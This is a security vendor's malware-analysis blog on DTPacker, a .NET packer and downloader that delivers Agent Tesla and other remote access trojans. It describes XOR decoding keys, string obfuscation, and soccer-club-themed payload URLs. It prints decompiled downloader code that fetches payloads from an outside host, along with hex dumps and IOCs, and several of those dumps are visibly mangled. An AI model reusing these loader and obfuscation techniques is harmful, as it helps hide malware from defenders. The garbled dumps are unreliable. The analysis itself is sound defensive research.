# DTPacker – a .NET Packer with a Curious Password

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<u>Threat Insight</u> DTPacker – a .NET Packer with a Curious Password



January 24, 2022 Proofpoint Staff

# **Key Findings**

- Proofpoint identified a malware packer which researchers have dubbed DTPacker.
- The payload decoding uses a fixed password containing former U.S. president Donald Trump's name.
- For several weeks the downloader variant used Liverpool Football Club themed download locations.
- The malware is typically used to pack remote access trojans that can be used to steal information and load follow-on payloads such as ransomware.

### **Overview**


In a previous blog <u>Commodity .NET Packers use Embedded Images to Hide Payloads</u>, we described the "CyaX" and "Hectobmp" families of .NET packers.

In this blog, we describe a two-stage commodity .NET packer or downloader which although seeing considerable variety in the first stage, uses a second stage with a fixed password as part of the decoding. The main difference between a packer and a downloader is the location of the payload data which is embedded in the former and downloaded in the latter. DTPacker uses both forms. It is unusual for a piece of malware to be both a packer and downloader.

Proofpoint has observed DTPacker distributing multiple remote access trojans (RATs) and information stealers including Agent Tesla, Ave Maria, AsyncRAT, and FormBook. The malware uses multiple obfuscation techniques to evade antivirus, sandboxing, and analysis. It is likely distributed on underground forums. Proofpoint has observed DTPacker associated with dozens of campaigns and multiple threat actors including TA2536 and TA2715 since 2020. Proofpoint has observed DTPacker used by both advanced persistent threat (APT) and cybercrime threat actors. Identified campaigns included thousands of messages and impacted hundreds of customers in multiple industries.

# **Attack Path Example**

In many observed campaigns, email is used as an initial infection vector. The attachment is typically a malicious document or compressed executable that, when interacted with by a user, downloads the packer executable. The malware decodes an embedded or downloaded resource to a DLL which contains the malware payload, and then executes the malware.




Victim receives phishing email with malicious link or attachment

Attachment may be e.g. a Word document containing macros, or an exploit for Equation Editor

User enables macros or the exploit is successful and the DTPacker executable is downloaded

DTPacker decodes data either stored within the executable or downloaded in one or more HTTP requests (loader version)



extract and execute

the payload

Malware payload (like Agent Tesla) is executed on the host

Figure 1: DTPacker attack path example.

# **Custom XOR Decoding**

Proofpoint observed multiple decoding methods and two Donald Trump-themed fixed keys, thus the name "DT"Packer. Many packers and loaders are built in two stages of functionality. Earlier versions of DTPacker used a custom XOR routine to decode the malicious content in both stages. The first stage of DTPacker decodes an embedded or downloaded resource to an intermediate stage (usually a DLL), then the second stage extracts and executes the payload from that DLL.

The custom XOR routine, in addition to XORing with the key, subtracts the next data value and is implemented in this Python script (on Github) <u>decoder-xor-sub.py.</u>

For a Windows Portable Executable, there are significant sequences of null bytes, and consequently, XORing the ciphertext with itself shifted by 1 byte reveals the key at locations corresponding to those null bytes.

For example, in this sample (SHA256

512b2f1f4b659930900abcc8f51d175e88c81b0641b7450a6618b77848fa3b40):

The intermediate stage is stored in a .NET resource encoded with the custom XOR routine and key "P" (in ASCII not Unicode UTF-16 this time).

00000010 e0 f8 a8 f8 a8 f8 a8 f8 a8 b8 e8 b8 e8 b8 e8 b8	
	.
00000020 e8 b8	. [
00000030 e8 b8 e8 38 68 38  8h	8
00000040 68 2a 5b 51 f3 a3 3f 66 69 18 90 bf a3 26 55 b1  h*[Q?fi&U	· [
00000050 79 c0 1d 2d 0d eb 4c b5 73 c2 25 55 a2 91 53 95  yL.s.%US	· [
00000060 56 92 a2 90 5b eb 49 a4 86 b6 7d bf cf 5b bc 99  V[.I}[.	· [
00000070 a9 8c 6d d9 24 46 09 4c 12 le 4e le 4e le 4e le  m.\$F.LN.N.N	· [
00000080 4e ce 59 09 59 bd ec b9 e9 53 7e aa 9b cb 9b cb  N.Y.YS~	1

The .NET resource XORed with itself shifted by one byte reveals the password "P":

00000000	23 ea	e0 50 57	50 50	50	4c 50	50	50	51	6f	50	50	#PWPPPLPPPQoPP
00000010	18 50	50 50 50	50 50	50	10 50	50	50	50	50	50	50	.PPPPPPP.PPPPPP
00000020	50 50	50 50 50	50 50	50	50 50	50	50	50	50	50	50	PPPPPPPPPPPPPPPPP
00000030	50 50	50 50 50	50 50	50	50 50	50	50	d0	50	50	50	PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
00000040	42 71	0a a2 50	9c 59	0f	71 88	2f	1c	85	73	e4	<mark>c8</mark>	BqP.Y.q./s
00000050	b9 dd	30 20 e6	a7 f9	с <b>б</b>	b1 e7	70	f7	33	c2	<mark>с6</mark>	<b>c3</b>	0p.3
00000060	c4 30	32 cb b0	a2 ed	22	30 cb	c2	70	94	e7	25	30	.02"0p%0
00000070	25 el	b4 fd 62	4f 45	5e	0c 50	50	50	50	50	50	50	8bOE^.PPPPPP
00000080	80 97	50 50 e4	51 55	50	ba 2d	<b>d</b> 4	31	50	50	50	50	PP.QUP1PPPP

Decoding with key "P" gives the second stage executable:

00000000	4d 5a 9	00 00 03	00 00 0	0 04 0	00 00	00 ff	ff 00	00	MZ
00000010	b8 00 0	00 00 00	00 00 0	0 40 0	00 00	00 00	00 00	00	@
00000020	00 00 0	00 00 00	00 00 0	0 00 0	00 00	00 00	00 00	00	
00000030	00 00 0	00 00 00	00 00 0	0 00 0	00 00	00 80	00 00	00	
00000040	0e 1f b	oa 0e 00	b4 09 c	d 21 k	08 01	4c cd	21 54	68	L.!Th
00000050	69 73 2	20 70 72	6f 67 7	2 61 6	5d 20	63 61	6e 6e	6f	is program canno
00000060	74 20 6	52 65 20	72 75 6	e 206	59 6e	20 44	4f 53	20	t be run in DOS
00000070	6d 6f 6	54 65 2e	0d 0d 0	a 246	00 00	00 00	00 00	00	mode\$
00000080	50 45 0	00 00 4c	01 03 0	0 66 8	35 84	5f 00	00 00	00	PELf

The second stage contains a .NET resource (named "00112266"):

00000000	84	a3	49	ab	ab	db	db	b6	b6	c2	c2	f0	f0	<b>c</b> 1	c2	f0	I
00000010	f0	08	08	7c	7c	0e	0e	7b	7b	d6	d6	a6	a6	94	94	a4	{{
00000020	a4	96	96	a6	a6	d2	d2	a0	a0	d5	d5	<b>b8</b>	<b>b8</b>	<b>c8</b>	<b>c8</b>	fa	
00000030	fa	са	са	f8	f8	<mark>c8</mark>	<mark>c8</mark>	bc	bc	се	се	bb	bb	56	56	26	VV&
00000040	26	06	e7	1d	0f	3d	89	b0	e3	76	be	cb	7f	3d	1c	1d	&=v=
00000050	b5	5c	e9	bb	4b	09	9a	41	cf	9e	31	25	c2	4f	e1	26	.\KA1%.0.&
00000060	b7	66	46	d4	6f	3d	cb	86	18	0a	a1	23	03	33	e4	43	.fF.o=#.3.C
																	#.z.N\$44p
00000080	70	b2	6d	18	18	29	28	55	55	e7	5f	ea	8b	b9	<b>b9</b>	89	p.m)(UU

XORed with itself shifted by one byte gives:

00000000	27	ea	e2	00	70	00	6d	00	74	00	32	00	31	03	32	00	'p.m.t.2.1.2.
00000010	f8	00	74	00	72	00	75	00	ad	00	70	00	32	00	30	00	t.r.up.2.0.
00000020	32	00	30	00	74	00	72	00	75	00	6d	00	70	00	32	00	2.0.t.r.u.m.p.2.
00000030	30	00	32	00	30	00	74	00	72	00	75	00	ed	00	70	00	0.2.0.t.r.up.
00000040	20	e1	fa	12	32	b4	39	53	95	<mark>c8</mark>	75	b4	42	21	01	a8	2.9Su.B!
00000050	e9	b5	52	f0	42	93	db	8e	51	af	14	e7	8d	ae	с7	91	R.BQ
00000060	<b>d1</b>	20	92	bb	52	f6	4d	9e	12	ab	82	20	30	d7	a7	60	R.M 0`
00000070	са	93	<b>c9</b>	fd	5e	13	27	3e	1c	00	32	00	30	00	74	00	^.'>2.0.t.
00000080	c2	df	75	00	31	01	7d	00	b2	<b>b8</b>	b5	61	32	00	30	00	u.1.}a2.0.

which gives a key of "trump2020" in Unicode UTF-16. The threat actors used this key consistently for a year and is the reason for the packer's name.

Decoding with the "trump2020" key gives the final payload:

00000000	4d	5a	90	00	03	00	00	00	04	00	00	00	ff	ff	00	00	MZ
00000010	<b>b8</b>	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	@
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000030	00	00	00	00	00	00	00	00	00	00	00	00	80	00	00	00	
00000040	0e	1f	ba	0e	00	b4	09	cd	21	<b>b8</b>	01	<b>4</b> c	cd	21	54	68	L.!Th
00000050	69	73	20	70	72	6f	67	72	61	6d	20	63	61	6e	6e	6f	is program canno
00000060	74	20	62	65	20	72	75	6e	20	69	6e	20	44	4f	53	20	t be run in DOS
00000070	6d	6f	64	65	2e	0d	0d	0a	24	00	00	00	00	00	00	00	mode\$
00000080	50	45	00	00	4c	01	03	00	80	88	85	5f	00	00	00	00	PEL

In this case, the payload was Agent Tesla, a common information stealer.

#### Varied First Stage Encoding

In this downloader sample (SHA256

9d713d2254e529286ed3ac471e134169d2c7279b0eaf82eb9923cd46954d5d27) the Download URLs are stored as strings obfuscated with junk Unicode characters

In this case, the decompiled code looks like:

and removing the Unicode characters gives:

string string = "https://hastebin.com/raw/azipitojuj@@@https://hastebin.com/raw/urafehisiv";

The downloads are glued together and contain base64-encoded strings:

These decode to:

00000000	4f 58 92	02 01 02 02 02	06 02 02 02 fd fo	02 02  0X	
00000010	ba 02 02	02 02 02 02 02	42 02 02 02 02 02	02 02	.B
00000020	02 02 02	02 02 02 02 02	02 02 02 02 02 02 02	02 02	
00000030	02 02 02	02 02 02 02 02	02 02 02 02 82 02	02 02	
00000040	0c 1d b8	0c 02 b6 0b c	23 ba 03 4e cf 23	56 6a	.#N.#Vj
00000050	6b 71 22	72 70 6d 65 70	63 6f 22 61 63 60	6c 6d  kq"rpme	epco"acllm
00000060	76 22 60	67 22 70 77 60	22 6b 6c 22 46 4d	51 22  v"`g"pw	/l"kl"FMQ"
			26 02 02 02 02 02		.&
00000080	52 47 02	02 4e 03 01 02	46 0b 89 5d 02 02	02 02  RGN	.F]

which after XORing with byte 0x02 gives:

00000000	4d 5a 90	00 03 00	00 00 04	00 00 00	ff ff 00 00	MZ
00000010	b8 00 00	00 00 00	00 00 40	00 00 00	00 00 00 00	
00000020	00 00 00	00 00 00	00 00 00	00 00 00	00 00 00 00	
00000030	00 00 00	9 00 00 00	00 00 00	00 00 00	80 00 00 00	
00000040	0e 1f ba	a 0e 00 b4	09 cd 21	b8 01 4c	cd 21 54 68	L.!Th
00000050	69 73 20	9 70 72 6f	67 72 61	6d 20 63	61 6e 6e 6f	is program canno
00000060	74 20 62	2 65 20 72	75 6e 20	) 69 6e 20	44 4f 53 20	t be run in DOS
						mode\$
00000080	50 45 00	00 4c 01	03 00 44	09 8b 5f	00 00 00 00	PELD

This is a second stage executable containing a "00112266" resource encoded with the "trump2020" key as before, which then decodes to Agent Tesla.

#### **Decimal Character Codes**

One recurrent theme in this family of packers is the use of decimal character codes with digits substituted with other characters.

For example, this sample (SHA256

285f4e79ae946ef179e45319caf11bf0c1cdaa376924b83bfbf82ed39361911b) is a packer with the second stage embedded in the .NET Strings table:

which are comma-separated decimal ASCII character codes with digits 0-9 replaced by "!@#\$%[X]&\*()" where "[X]" represents Unicode character 0x8ac2; reversing this gives us:

This decodes to an intermediate PE containing the "00112266" resource with key "trump2020" which decodes to Ave Maria, also known as Warzone RAT.

This sample (SHA256

1312912d725d45bcd1b63922ec9a84abca7a8c9c669c13efbd03472c764be056 is similar to the above, but with the second stage stored in the User Strings table:

with digits 0-9 replaced by "zxcasdwqru" (partially matching the first three letters on rows of a QWERTY keyboard). This decodes to AsyncRAT.

Another sample (SHA256

ba0f9be7cf006404bcfab6b6adbad0cef7281c3792490903632a4010d8a74f42) is a loader with download string obfuscated in a similar way to Sample 1, which deobfuscates to (defanged):

## hxxps://ahgwqrq[.]xyz/getrandombase64.php?


get=E2E813E9694BE43CAD964C0453632F91@@@hxxps://ahgwqrq[.]xyz/getrandombase64.php? get=63DC49E5D8F5F50F8838551347009928@@@hxxps://ahgwqrq[.]xyz/getrandombase64.php? get=D13B96F0619AC39B44A32D3E0A260C89@@@hxxps://ahgwqrq[.]xyz/getrandombase64.php? get=85530E49BB23CD9DBD8461A2FC5D18A2

The downloads are obfuscated in a similar in the above samples, with digits 0-9 replaced by the letters A-J:


The download decodes to the usual second stage which in turn decodes to Agent Tesla.

# String Obfuscation using Large Character Code Offsets

This sample (SHA256 5d555eddfc23183dd821432fd2a4a04a543c8c1907b636440eb6e7d21829576c) is a loader with strings obfuscated as Unicode strings followed by an integer to subtract from their character codes, e.g.



which decodes to:



The downloads are again ASCII character codes with digits 0-9 replaced by the letters "PxfnVCKsAi".

This time, however, there is no intermediate step with the custom XOR routine and "trump2020" key, and the payload is Agent Tesla.

# **Soccer Club-Themed Payload Locations**


From March 2021, Proofpoint observed samples using websites for soccer clubs and their fans being used as download locations. These websites appear to have been decoys, with the actual payload locations embedded in the list.

#### For example, in this sample (SHA256

b53558a85b8bb10ce70cb0592a81e540683d459b9d8666b7927c105f1141a189), decompiled code looks like:

	ng text2 = Strings.Mid("CreateDisabledImagehmfKqWsyJRFindEditPositionFrom", 20, 10); ach (string text3 in new List <string></string>	
{		
	<pre>Strings.Mid("CopyToAsynchttp://www.chelseafc.com/OnValidateFreshness", 12, 25),</pre>	
	<pre>Strings.Mid("get_AttributeUses<u>http://www.manutd.com/INVOCATION_FLAGS</u>", 18, 22),</pre>	
	<pre>Strings.Mid("LanguageOptions<u>http://www.mancity.com/base/BinaryObjectString</u>", 16, 28) + text + Strings.Mid</pre>	
	("SetVerticalAlign.htmltagDBCOLUMNINFO", 17, 5),	
	<pre>Strings.Mid("GridEntryhttp://osndjdjjjdjshgaggdkf.com/base/377A23697621555ED2123D80005200D7.</pre>	
	htmlGetSharedStringMaker", 10, 74),	
	Strings.Mid("SetWrapModehttp://osndjdjjjdjshgaggdkf.com/base/650D6251494D3B160CBC93685F2FA1E4.	
	<pre>htmlset_DereferenceLinks", 12, 74), Strings_Mid/"SatRecordsethttp://ospdidijidishagaadkf.com/base/2481207168D7ER40E26227E584D97524</pre>	
	<pre>Strings.Mid("SetRecordsethttp://osndjdjjjdjshgaggdkf.com/base/2A812C716BD7EB40F36227E584D97524. htmlDeflaterManaged", 13, 74),</pre>	
	<pre>Strings.Mid("get_CommandsBorderColorhttp://www.liverpoolfc.com/GetClientX", 24, 27),</pre>	
	<pre>Strings.Mid("DebugInfoGeneratorhttp://www.realmadrid.com/base/get MaximumDateTime", 19, 31) + text + Strings.Mid</pre>	d
	("GetInterface.htmlTryRemove", 13, 5)	
}		
{		
	for (;;)	
	try	
	UqrgvETszni.XzXPcAzyXHeQfdLVLVkyHVMXsqrLK.Headers.Add(Strings.Mid("get_CategoryIdUser-Agent:	
	OtherDataRowChangeEventArgs", 15, 17));	
	<pre>string text4 = UqrgvETszni.XzXPcAzyXHeQfdLVLVkyHVMXsqrLK.DownloadString(text3); if (text4.StartsWith(Strings.Mid("IExtenderListServiceget ShowNewFolderButton", 21, 3)) &amp;&amp; text4.</pre>	
	EndsWith(Strings.Mid("AcquireStoreReaderLockget ComNativeDescriptorHandler", 23, 4)))	
	{	
	<pre>text4 = text4.Replace(Strings.Mid("ReadContentAsBase64get_PeakWorkingSet64", 20, 3), "");</pre>	
	<pre>text4 = text4.Replace(Strings.Mid("get_LastOperationget_PanellCollapsed", 18, 4), "");</pre>	

#### which when deobfuscated is:



The payload was Snake Keylogger in this case.

Later samples used Liverpool Football Club-themed download locations.

#### In this sample (SHA256

9cc817f0205da4bde1d938e1817aa98fe4f4a5dcbcaffbe8b45041e24c105aa0), the download locations are obfuscated with junk Unicode sequences and string assembly:



which after removing the non-ASCII characters is:

string E	ormat("JO	ປານວນ	[3]]1]]5	11611711	811011101	(11)(1)()	121/1/1/	151/161/1	7\/10\/10\/	2011211122112	3113411351136	<pre>5}{27}{28}{29}</pre>
{30}{31}	{32}{33}{	34}{35}	{36}{37}	{38}{39}	${40}{41}$	[42}{43}{4	4}{45}{4	6}{47}{48	}{49}{50}{5	1}{52}{53}{54	}{55}{56}{57}	{58}{59}{60}
<i>{</i> 61 <i>}<i>{</i>62<i>}</i></i>	{63}{64}{	65}{66}	{67}{68}	{69}{70}	{71}{72}	[73}{74}{7	5}{76}{7	7}{78}{79	}{80}{81}{8	2}{83}{84}{85	}{86}{87}{88}	${89}{90}{91}$
{92}{93}	{94} {95} {9	96}{97}	{98}{99}	$\{100\}\{10$	$1$ {102}{1	103}{104}{	$105$ { $106$	}{107}{10	8}{109}{110	${111}{112}{1}$	.13}{114}{115}	{116}{117}
${118}{11}$	9}{120}{1	21}{122]	}{123}{1	.24}{125}	{126}{127	/}{128}{12	9}{130}{	131}{132}	{133}{134}{	135}{136}{137	}{138}{139}{1	40}{141}",
"h", "t"												
"b", "."												
"e", "a"												
"v", "e"												
"g", "o"											"0", "4", "4	l", "6", "5",
"5", "2"	. "6". "3	". "9".	"B", "8	". "3".	"3", "6"	"B", "8"			"m". "l").			


leading to download locations (defanged):

hxxp://liverpoolofcfanclub[.]com/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-1FE8F2E05D5035C0446552639B8336B8.html

hxxp://liverpoolofcfanclub[.]com/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-EC7D4835EC6F56BD999A943FEDF8D489.html

hxxp://liverpoolofcfanclub[.]com/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-DE7C2CE9F7D38544A851414C40C46A3F.html

which amidst innocent-looking pages that appear to be taken from liverpool.com, includes the next stage as ASCIIcharacter codes with digits 0-9 replaced by "GlucvPNTOs":



Finally, the usual "00112266" resource, encoded with the "trump2020" key, has the final payload, Agent Tesla.

Later samples varied the domain name but kept very similar paths and the same innocent-looking page.




Figure: DTPacker used Liverpool FC themed download locations for the final payload. The sites masqueraded as legitimate Liverpool FC and fan-related websites.

# String Obfuscation using Obfuscated Character Code Arrays

This sample (SHA256 281cdbf590c22cd684700dcde609d6be48ddf3e4d988d48e65d9c688ce76f7af) uses obfuscated .NET code to store important strings as arrays of ASCII character codes:

[0] : qHWXhtvYuc

[1] : Append


[2] : hxxp://mmwrlridbhmibnr[.]ml/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-40505C0917C3E190B486745F4941F177.html

[3] : <meta name="keywords" content="([\w\d ]\*)">

[4] : UserAgent: Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/537.36 OPR/38.0.2220.41

- [5] : GetType
- [6] : Assembly
- [7] : ToArray
- [8] : Load
- [9] : EntryPoint
- [10] : Invoke
- [11] : LoginForm

For the URL string, we have (when decompiled in ILSpy):



In each block of four assignments, the first three are junk and overwritten by the next.

This appears to be done in the underlying MSIL (intermediate language) code:

IL_0000:	(05)	2089000000 8d2a000001	ldc.i4 0x89
IL_0005:	(05)	8d2a000001	newarr (TypeRef) UIntPtr
			dup
		25 2088000000	ldc.i4 0x88
IL_0010:			ldc.i4.s 0x35
IL_0012:	(01)	9d	stelem.i2
IL_0013:	(01)	25	dup
IL_0014:	(05)	2088000000 1f33 9d 25	ldc.i4 0x88
IL_0019:	(02)	1f33	ldc.i4.s 0x33
IL_001b:	(01)	9d	stelem.i2
IL_001c:	(01)	25	dup
IL_001d:	(05)	2088000000	ldc.i4 0x88
IL_0022:			ldc.i4.s 0x32
IL_0024:	(01)	9d	stelem.i2
IL_0025:	(01)	25	dup
IL_0026:	(05)	2088000000	ldc.i4 0x88
IL_002b:	(02)	1f6c	ldc.i4.s 0x6c
IL_002d:	(01)	2088000000 1f6c 9d 25 2087000000	stelem.i2
IL_002e:	(01)	25	dup
IL_002f:	(05)	2087000000	ldc.i4 0x87
IL_0034:	(02)	1f65	ldc.i4.s 0x65
IL_0036:	(01)	9d	stelem.i2
IL_0037:			dup
IL_0038:	(05)	2087000000	ldc.i4 0x87
IL_003d:	(02)	1f34	ldc.i4.s 0x34
IL_003f:	(01)	2087000000 1f34 9d 25	stelem.i2
			dup
IL_0041:	(05)	2087000000	ldc.i4 0x87
IL_0046:	(02)	1f30	ldc.i4.s 0x30
IL_0048:	(01)	9d	stelem.i2
IL_0049:			dup
IL_004a:	(05)	2087000000 1f6d	ldc.i4 0x87
IL_004f:	(02)	1f6d	ldc.i4.s 0x6d
IL_0051:	(01)	9d	stelem.i2
IL_0052:	(01)	25	dup

		2001000000	ldc.i4 0x1
IL_118b:	(02)	1f34	ldc.i4.s 0x34
	(01)		stelem.i2
IL_118e:	(01)	25	dup
		2001000000	ldc.i4 0x1
IL_1194:	(02)	1f64	ldc.i4.s 0x64
IL_1196:	(01)	9d	stelem.i2
IL_1197:	(01)	25	dup
IL_1198:	(05)	2001000000	ldc.i4 0x1
IL_119d:	(02)	1f30	ldc.i4.s 0x30
IL_119f:	(01)	9d	stelem.i2
IL_11a0:	(01)	25	dup
IL_11a1:	(01)	17	ldc.i4.1
IL_11a2:	(02)	1f74	ldc.i4.s 0x74
IL_11a4:	(01)	9d	stelem.i2
IL_11a5:	(01)	25	dup
		200000000	ldc.i4 0x0
IL_11ab:	(02)	1f33	ldc.i4.s 0x33
IL_11ad:	(01)	9d	stelem.i2
IL_11ae:	(01)	25	dup
IL_11af:	(05)	200000000	ldc.i4 0x0
IL_11b4:	(02)	1f62	ldc.i4.s 0x62
IL_11b6:	(01)	9d	stelem.i2
IL_11b7:	(01)	25	dup
IL_11b8:	(05)	200000000	ldc.i4 0x0
IL_11bd:	(02)	1f36	ldc.i4.s 0x36
IL_11bf:	(01)	9d	stelem.i2
IL_11c0:	(01)	25	dup
IL_11c1:	(01)	16	ldc.i4.0
IL_11c2:	(02)	1f68	ldc.i4.s 0x68
IL_11c4:	(01)	9d	stelem.i2

The obfuscating instructions are not actually in the shortest form as would be expected from a normal compiler. E.g.

(05) 200000000 : Idc.i4 0x0

could have been achieved with

(01) 16 : ldc.i4.0

as it is in the instruction performing the final assignment.

The final payload in this case was Agent Tesla.

This Python script (on Github) <u>decoder-dup-array-strings.py</u> will output deobfuscated strings from a .NET binary using this technique.

# "Trump2026" Variant with Straight XOR

Beginning in August 2021, Proofpoint observed samples where the second stage is no longer using the custom XOR routine and fixed key "trump2020", but instead is using straight XOR with fixed ASCII key "Trump2026".

In this sample (SHA256 a564eb282800ed662b1c55ae65fbba86b6feca00a2e15ebb36a61fc53ac47c3a), the intermediate stage is stored as ASCII character codes in the "Strings" table:

# 

The payload is stored from offset 0x250 in the intermediate stage:

00000250	19 28 6	e5 6d 73	32 30	32 3	32 54	72	75	92	8f	32	30	.(.ms2022Tru20
00000260	8a 36 5	54 72 75	6d 70	32	70 32	36	54	72	75	6d	70	.6Trump2p26Trump
00000270	32 30 3	32 36 54	72 75	6d 7	70 32	30	32	36	54	72	75	2026Trump2026Tru
00000280	6d 70 3	32 30 32	36 54	72	75 6d	70	32	b0	32	36	54	mp2026Trump2.26T
00000290	7c 6a (	d7 7e 32	84 3b	fb 7	75 ca	74	21	bd	13	64	5a	j.~2.;.u.t!dZ
000002a0	5f 27 5	52 05 1f	1f 55	42 5	53 5b	74	11	14	03	1e	5d	_'RUBS[t]
000002b0	44 12 5	54 31 52	07 18	1e :	12 59	5c	16	10	3d	26	4d	D.T1RY\=&M
												.]TW.YIp2026Tr
000002d0	25 28 7	70 32 7c	33 35	54 (	c7 91	b9	10	32	30	32	36	%(p2 35T2026

which, after XORing with key "Trump2026" gives:

00000000	4d	5a	90	00	03	00	00	00	04	00	00	00	ff	ff	00	00	MZ
00000010	<b>b8</b>	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	@
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000030	00	00	00	00	00	00	00	00	00	00	00	00	80	00	00	00	
00000040	0e	1f	ba	0e	00	b4	09	cd	21	<b>b8</b>	01	4c	cd	21	54	68	!L.!Th
00000050	69	73	20	70	72	6f	67	72	61	6d	20	63	61	6e	6e	6f	is program canno
00000060	74	20	62	65	20	72	75	6e	20	69	6e	20	44	4f	53	20	t be run in DOS
00000070	6d	6f	64	65	2e	0d	0d	0a	24	00	00	00	00	00	00	00	mode\$
00000080	50	45	00	00	4c	01	03	00	b5	e4	<b>d</b> 4	60	00	00	00	00	PEL`

This payload was Agent Tesla.

This sample (SHA256 affea9c276ded88eea1e39ac39fb19373c4b62d4251fb1d06f37a05e35dfa463), is a downloader with the download URLs stored in the clear in User Strings (defanged):

hxxps://cdn.discordapp[.]com/attachments/893177342426509335/897124528768032848/9722D04C.jpg

hxxps://cdn.discordapp[.]com/attachments/893177342426509335/897124531213336656/F526E587.jpg

The downloads are ASCII character codes:

which when glued together and decoded give the intermediate stage containing:

00000250	19	28	30	3f	98	32	30	32	36	0c	f1	9d	64	fb	fa	b3	.(0?.2026d
00000260	f2	0a	df	72	76	ac	f3	f2	18	31	3e	ab	93	e5	6d	70	rv1>mp
00000270	32	30	32	36	54	72	75	6d	70	32	30	32	36	54	72	75	2026Trump2026Tru
00000280	6d	70	32	30	32	36	54	72	75	6d	70	32	88	32	36	54	mp2026Trump2.26T
00000290	7c	6a	d7	7e	32	84	3b	fb	75	са	74	21	bd	13	64	5a	j.~2.;.u.t!dZ
000002a0	5f	27	52	05	1f	1f	55	42	53	5b	74	11	14	03	1e	5d	_'RUBS[t]
000002b0	44	12	54	31	52	07	18	1e	12	59	5c	16	10	3d	26	4d	D.T1RY\=&M
000002c0	1d	5d	54	57	18	59	7f	7f	49	70	32	30	32	36	54	72	.]TW.YIp2026Tr
000002d0	08	0b	4f	29	09	35	67	1c	4b	72	<b>3</b> c	38	0b	37	63	7e	0).5g.Kr<8.7c~

When decoded with XOR key "Trump2026," the final payload is FormBook.

### CyaX Packer using Same Modified XOR Routine

From November 2021, Proofpoint <u>observed CyaX-packer</u> using a very similar second stage to that of DTPacker with the "trump2020" key.

This time, however, the keys are randomly generated, ASCII, mixed case alphabetic, and 8-14 characters long, rather than UTF-16-encoded "trump2020".

In this sample (SHA2564053206d66d627d145d9da8d8e208d08c85755036a5393ccc6e8afd6117df864), the intermediate stage contains a .NET resource file "18Ocjj4dc4" starting:

jCcPzKq+9JLar8eO2ILnqfrkj8Wj64Lqo7XsiMaV85jStPyV/bTiu9+RwqTPheOrwqrjteyIxpXzmNK0/BV9NGItKqrrjTJvPFOC

which after base64-decoding gives:

00000000	8c	27	0f	СС	аа	be	<b>f</b> 4	92	da	af	с7	8e	d8	82	e7	a9	
00000010	fa	e4	8f	<b>c5</b>	a3	eb	82	ea	a3	b5	ec	88	сб	95	f3	98	
00000020	d2	b4	fc	95	fd	b4	e2	bb	df	91	c2	a4	cf	85	e3	ab	
00000030	c2	aa	e3	b5	ec	88	сб	95	f3	98	d2	b4	fc	15	7d	34	}4
00000040	62	2d	2a	aa	eb	8d	32	6f	3c	53	82	e9	54	35	4b	db	b-*2o <st5k. < td=""></st5k. <>
00000050	2d	15	00	4b	91	85	5e	d0	46	ae	8b	b2	73	dc	21	d9	K^.Fs.!.
00000060	43	95	d3	39	eb	63	<b>b8</b>	79	b2	b6	8f	6e	<b>e8</b>	3f	26	ed	C9.c.yn.?&.
